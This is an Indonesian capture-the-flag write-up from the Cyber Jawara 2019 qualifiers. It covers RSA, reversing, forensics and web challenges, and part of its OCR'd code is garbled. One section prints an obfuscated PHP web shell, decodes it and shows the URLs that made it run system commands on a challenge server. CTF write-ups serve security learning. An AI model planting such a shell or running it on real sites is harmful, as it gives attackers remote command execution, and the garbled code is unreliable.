

[Capture The Flag]

NAMA TIM: [Ashabul Kahfi]*Ubah sesuai dengan nama tim anda

Sabtu 7 September 2019

Ketua Tim

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Member

- 1. Rio Darmawan
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
[Soal 1] [Sanity Check]

Table of Content

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)



2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah file flag yang terenkripsi RSA lengkap dengan public key dan private key nya, langsung saja di dekripsi menggunkan openssl.

```
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ ls

flag.txt.encrypted public.pub sanity_check.zip secret.pem

esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ openssl rsautl -decrypt -in flag.txt.encrypted -inkey secret.pem

CJ2019{w3lc@m3_to_Cyber_Jawara_quals}

esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$

esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$
```

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{w3lc0m3_to_Cyber_Jawara_quals}




[Soal 2] [Insanity Check]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)



2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah file flag yang terenkripsi RSA dan sebuah public key tanpa private key nya. Pertama dapatkan dulu private key nya menggunakan RsaCtfTool.py dari https://github.com/Ganapati/RsaCtfTool.

```
desper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$
python3 RsaCtfTool.py --publickey key.pub --private > priv.pub
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$ python3 RsaCtfTool.py --publickey key.pub --private > priv.pub
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$ openssl rsautl -decrypt -in flag.txt.encrypted -inkey priv.pub
CJ2019{breaking_insecure_rsa_is_not_so_hard}
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$
```

Setelah didapatkan private key, langsung decrypt menggunakan openssl.

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{breaking_insecure_rsa_is_not_so_hard}




[Soal 3] [Newbie.exe]

Table of Contents

Capture The Flag Report

1. Executive Summary



(Technical Report isikan disini)

Diberikan sebuah file PE 64-bit yang melakukan pengecekan masukkan, dan masukkan tersebut merupakan flag. Berikut hasil decompile menggunakan ida pro.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
  2 {
  3
      signed int i; // [rsp+2Ch] [rbp-4h]
  4
  5
      main();
      printf("Insert key: ");
  6
     scanf("%s", s);
  7
     for (i = 0; i \leftarrow 47; ++i)
  9
10
        if (8 * s[i] != num[i])
 11
          puts("Wrong key");
12
13
          return 1;
 14
 15
16
     puts("Correct");
17
      return 0;
18 }
```

Bisa dilihat pengecekkan jika nilai setiap karakter dimasukkan dikalikan 8, sama dengan nilai dari variabel num. Berikut nilai dari variabel num.

```
data:0000000000403004
                                       align 20h
data:0000000000403020
                                      public num
.data:0000000000403020 ; DWORD num[48]
.data:0000000000403020 num
                                      dd 536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784
                                                             ; DATA XREF: main+66↑o
.data:0000000000403020
data:0000000000403020
                                      dd 448, 384, 784, 432, 800, 808, 440, 800, 400, 2 dup(432)
data:0000000000403020
                                      dd 816, 400, 384, 816, 792, 448, 2 dup(424), 456, 392
.data:0000000000403020
                                      dd 456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784
                                      dd 432, 384, 776, 808, 1000
.data:0000000000403020
.data:00000000004030E0 ; Function-local static variable
.data:00000000004030E0 ; func_ptr *p_92160
```

Langsung saja buat script python untuk otomatis menghitung nilai masukkannya, dengan cara setiap nilai num dibagi 8.

```
nub.py
lis = [536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784,
448, 384, 784, 432, 800, 808, 440, 800, 400, 432, 432,
816, 400, 384, 816, 792, 448, 424, 424, 456, 392,
456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784,
432, 384, 776, 808, 1000]

print "".join(chr(i/8) for i in lis)
```

Hasilnya CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae} Jika dimasukkan ke program, akan muncul tulisan correct

```
I:\CyberJawara2019\Reversing\newbie.exe>newbie.exe
Insert key: CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
Correct
```

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}




[Soal 4] [Haseul]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)



2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah program ELF 64-bit, langsung saja decompile menggunakan ida pro.

```
1 signed __int64 __fastcall main(int a1, char **a2, char **a3)
   2 {
      int v4; // eax
      int v5; // [rsp+1Ch] [rbp-14h]
      signed int i; // [rsp+20h] [rbp-10h]
      signed int j; // [rsp+24h] [rbp-Ch]
      char *s; // [rsp+28h] [rbp-8h]
  9
      if ( a1 != 2 )
10
        return 1LL;
• 11
      s = a2[1];
12
      if ( strlen(a2[1]) != 34 )
13
        return 1LL;
14
      v5 = 0;
15
      for (i = 0; i < 33; ++i)
  16
17
        for (j = 1; j < 34; ++j)
  18
          v4 = v5++;
  19
20
          if ( s[i] + s[j] != byte_8A0[v4] )
  21
22
            puts("nope!");
23
            return 1LL;
  24
  25
  26
      printf("CJ2019{%s}\n", s, a2);
27
28
      return OLL;
```

Bisa dilihat, program menerima inputan dari argv dan melakukan pengecekan disitu. Langsung lihat nilai dari byte_8A0 yang merupakan variabel pembanding. (Kepotong karena terlalu panjang)

```
unsigned __int8 byte_8A0[1089]
.rodata:00000000000008A0 byte 8A0
                                          db 169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
.rodata:000000000000008A0
                                                                  ; DATA XREF: main+9E↑o
.rodata:00000000000008A0
                                          db 222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
.rodata:000000000000008A0
                                          db 229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
.rodata:00000000000008A0
                                          <mark>db</mark> 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
.rodata:00000000000008A0
                                          <mark>db</mark> 149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
                                          db 156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
.rodata:000000000000008A0
                                          db 165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
.rodata:00000000000008A0
                                          db 218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
.rodata:0000000000000008A0
.rodata:00000000000008A0
                                         db 225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:00000000000008A0
                                         db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
                                          db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:000000000000008A0
                                          db 147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
.rodata:00000000000008A0
.rodata:000000000000008A0
                                          db 200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
                                          db 207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
.rodata:000000000000008A0
.rodata:000000000000008A0
                                          db 145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
                                          db 198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
.rodata:000000000000008A0
                                          db 205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
.rodata:000000000000008A0
.rodata:00000000000000008A0
                                          db 158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
                                          db 211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
.rodata:000000000000008A0
.rodata:000000000000008A0
                                          db 218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
                                          db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:000000000000008A0
                                          db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
.rodata:00000000000008A0
                                          db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:000000000000008A0
.rodata:00000000000008A0
                                          db 163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
.rodata:000000000000008A0
                                          <mark>db</mark> 216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
.rodata:000000000000008A0
                                          db 223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
.rodata:0000000000000008A0
                                          db 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
```

Langsung saja buat *constraint solver*nya menggunakan z3. Berikut scriptnya.

```
Solver.py
lis = [169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
,222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
,229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
,218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
,225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
,200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
,207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
,211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
,218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
,216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
,223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,156, 225, 203, 207, 205, 218, 203, 223, 156, 216, 226
,209, 203, 224, 212, 213, 161, 203, 209, 205, 161, 213
,216, 229, 203, 225, 223, 213, 218, 165, 203, 198, 159
,166, 235, 213, 217, 215, 228, 213, 233, 166, 226, 236
,219, 213, 234, 222, 223, 171, 213, 219, 215, 171, 223
,226, 239, 213, 235, 233, 223, 228, 175, 213, 208, 169
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
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,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,164, 233, 211, 215, 213, 226, 211, 231, 164, 224, 234
,217, 211, 232, 220, 221, 169, 211, 217, 213, 169, 221
,224, 237, 211, 233, 231, 221, 226, 173, 211, 206, 167
,152, 221, 199, 203, 201, 214, 199, 219, 152, 212, 222
,205, 199, 220, 208, 209, 157, 199, 205, 201, 157, 209
,212, 225, 199, 221, 219, 209, 214, 161, 199, 194, 155
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156,156
,225, 203, 207, 205, 218, 203, 223, 156, 216, 226, 209
,203, 224, 212, 213, 161, 203, 209, 205, 161, 213, 216
,229, 203, 225, 223, 213, 218, 165, 203, 198, 159, 169
,238, 216, 220, 218, 231, 216, 236, 169, 229, 239, 222
,216, 237, 225, 226, 174, 216, 222, 218, 174, 226, 229
,242, 216, 238, 236, 226, 231, 178, 216, 211, 172, 143
```

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,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 165
,234, 212, 216, 214, 227, 212, 232, 165, 225, 235, 218
,212, 233, 221, 222, 170, 212, 218, 214, 170, 222, 225
,238, 212, 234, 232, 222, 227, 174, 212, 207, 168, 163
,232, 210, 214, 212, 225, 210, 230, 163, 223, 233, 216
,210, 231, 219, 220, 168, 210, 216, 212, 168, 220, 223
,236, 210, 232, 230, 220, 225, 172, 210, 205, 166, 153
,222, 200, 204, 202, 215, 200, 220, 153, 213, 223, 206
,200, 221, 209, 210, 158, 200, 206, 202, 158, 210, 213
,226, 200, 222, 220, 210, 215, 162, 200, 195, 156, 158
,227, 205, 209, 207, 220, 205, 225, 158, 218, 228, 211
,205, 226, 214, 215, 163, 205, 211, 207, 163, 215, 218
,231, 205, 227, 225, 215, 220, 167, 205, 200, 161, 105
,174, 152, 156, 154, 167, 152, 172, 105, 165, 175, 158
,152, 173, 161, 162, 110, 152, 158, 154, 110, 162, 165
,178, 152, 174, 172, 162, 167, 114, 152, 147, 108, 143
,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 138
,207, 185, 189, 187, 200, 185, 205, 138, 198, 208, 191
,185, 206, 194, 195, 143, 185, 191, 187, 143, 195, 198
,211, 185, 207, 205, 195, 200, 147, 185, 180, 141]
from z3 import *
data = [BitVec('x{})'.format(x), 32) for x in range(34)]
s = Solver()
for i in range(len(data)): #printable range 0x20 - 0x7f atau (32-127)
 s.add(data[i] \ge 0x20)
 s.add(data[i] < 0x7f)
v5 = 0
for i in range(33):
 for j in range(1,34):
  s.add((data[i] + data[j]) == lis[v5])
```

```
v5 = v5+1

if s.check() == z3.sat:
  model = s.model()
  solution = ".join([chr(int(str(model[data[i]]))) for i in range(34)])
  print solution
```

Hasilnya adalah y0u_can_s0lve_thi5_ea5ily_usin9_Z3 Jika dimasukkan ke dalam program hasilnya sebagai berikut.

```
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$ python solver.py
y0u_can_s0lve_thi5_ea5ily_usin9_Z3
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$ ./haseul y0u_can_s0lve_thi5_ea5ily_usin9_Z3
CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Reversing/haseul$
```

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}




[Soal 5] [Mysterious]

Table of Contents

Capture The Flag Report

1. Executive Summary



(Technical Report isikan disini)

Diberikan sebuah file shell php yang isinya cukup aneh sebagai berikut.

```
shell.php x

1 <?php $_="`{{{"^"?<>/";${$_}[$_](${$_}[_._.._]);}}
```

Setelah searching di mbah google, menemukan refernsi yang relevan yaitu http://www.programmersought.com/article/7881105401/. Setelah membaca beberapa saat, shell diatas bisa dimaksudkan sebagai berikut.

```
shell.php
<?php $_GET["_GET"]($_GET[___]);
```

Yang artinya adalah parameter _GET diisi sebagai fungsi di php dan _____ sebagai argumennya.

http://203.34.119.237:50000/shell.php?_GET=system&___=ls

```
← → C ① Not secure | 203.34.119.237:50000/shell.php?_GET=system&___=ls
```

flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt index.html shell.php

http://203.34.119.237:50000/shell.php?_GET=system&____=cat %20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

```
← → C • Not secure | 203.34.119.237:50000/shell.php?_GET=system&___=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt
```

CJ2019{shell_or_no_shell_that_is_the_question}

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{shell_or_no_shell_that_is_the_question}




[Soal 6] [Under Construction]

Table of Contents

Capture The Flag Report

1. Executive Summary


(Isikan Executive Summary disini)



2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah halaman web, seperti berikut.



Under Construction

Setelah dilakukan pengecekkan ternyata terdapat directory .git, langsung saja dump directory tersebut menggunakan tools https://github.com/arthaud/git-dumper. Setelah didapatkan directory nya. Langsung gunakan perintah git log —p untuk melihat log perubahan pada website tersebut. Setelah scroll beberapa saat didapatkan flagnya.

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2019{git_crawling_for_fun_and_profit}




[Soal 7] [Split]

Table of Contents

Capture The Flag Report


1. Executive Summary




(Technical Report isikan disini)

Clue sudah diberikan cukup jelas, bahwa didalam file pcap yang diberikan terdapat file yang dirancang terpisah dan harus disatukan agar mendapatkan flag. Pertama saya scan strings terlebih dahulu pada file split.pcap inilah hasilnya.


Ntah dimana file flag.txt itu berada haha , yang terpenting kita tahu bahwa flag berada di flag.txt. ok kita lanjut membuka file pcap menggunakan wireshark.



Ini sudah memberi kita petunjuk tentang apa yang bisa kita harapkan. Tebakan pertama yang baik adalah bahwa itu adalah dump dari **traffic dari** NNTP di jaringan internal . Yang pasti, mari kita lihat protocol yang digunakan dengan membuka 'Statistics -> Protocol Hierarchy'.



Ok saya lanjutkan dengan melihat traffic paket. wireshark memiliki fitur canggih yang dapat menyusun kembali paket-paket dari koneksi tertentu ke dalam satu aliran. Anda dapat menampilkan aliran ini dengan mengeklik 'Analyze -> Follow ->TCPStream'. Dan inilah hasilny.



Sekarang kita tinggal mengexport file2 arsip yang terpisah kedalam 1 folder. Dengan

menklik ' File > Export Object > HTTP > Save ALL > pilih directory folder '. Setelah semua file sudah semua berada didalam 1 folder yang sama. Kita satukan menggunakan command ini.

"for p in (ls archive* | grep -o '.*.zip' | uniq); do cat <math>p* > p; done" riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor\$ for p in (ls archive* | grep -o '.*.zip' | uniq);

dan tadaaa. File yang terpisah sudah kembali menyatu. Lalu kita coba extract. Dan isi password zip menggunakan string yang terdapat didalam pass txt

riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor\$ dir %5c %5c(2) archive.zip.partaa archive.zip.partac archive.zip.partae archive.zip.partag pass.txt %5c(1) archive.zip archive.zip.partab archive.zip.partad archive.zip.partaf asdf

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ unzip archive.zip
Archive: archive.zip
[archive.zip] flag.txt password:
   extracting: flag.txt
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
```

3. Conclusion

(Isikan Conclusion disini)
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}




[Soal 8] [CJ.docx]

Table of Contents

Capture The Flag Report

1. Executive Summary



(Technical Report isikan disini)

Diberikan sebuah file Bernama CJ.docx , dideskripsi soal kita harus mencari sesuatu didalam file tersebut. Langsung saja saya menggunakan exiftool terlebih dahulu untuk melihat ada apa didalamnya.

```
xifTool Version Number
File Name
                                               cj.docx
Directory
File Size
ile Modification Date/Time
ile Access Date/Time
                                               2019:09:07 05:53:34+07:00
2019:09:08 08:15:39+07:00
ile Inode Change Date/Time
ile Permissions
                                               2019:09:07 06:01:14+07:00
                                               rwxrwxrwx
ile Type
ile Type Extension
IME Type
                                               DOCX
                                              application/vnd.openxmlformats-officedocument.wordprocessingml.document
 ip Required Version
Lip Bit Flag
Lip Compression
                                               0x0800
                                               Deflated
                                               2019:09:05 03:54:25
0x7f431349
 ip Compressed Size
ip Uncompressed Size
                                               360
1341
```

Bisa dilihat dengan jelas , bahwa didalam file tersebut terdapat file yang xml yang terkompress. Saya langsung saja mengextract apa yang ada didalam file cj.docx

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/cj$ unzip cj.docx
Archive: cj.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
```

Ini lah hasil file yang sudah di extract dengan command unzip.dan flag terdapat di bagian word document.xml tinggal kita lihat menggunakan text editor.

| F. P. CTF P. Oberjawara P. D. Word P. A. documentxml | (*xml version="1.0" encoding="UTF-8" standalone="yes"?>

3. Conclusion

(Isikan Conclusion disini)

FLAG: CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}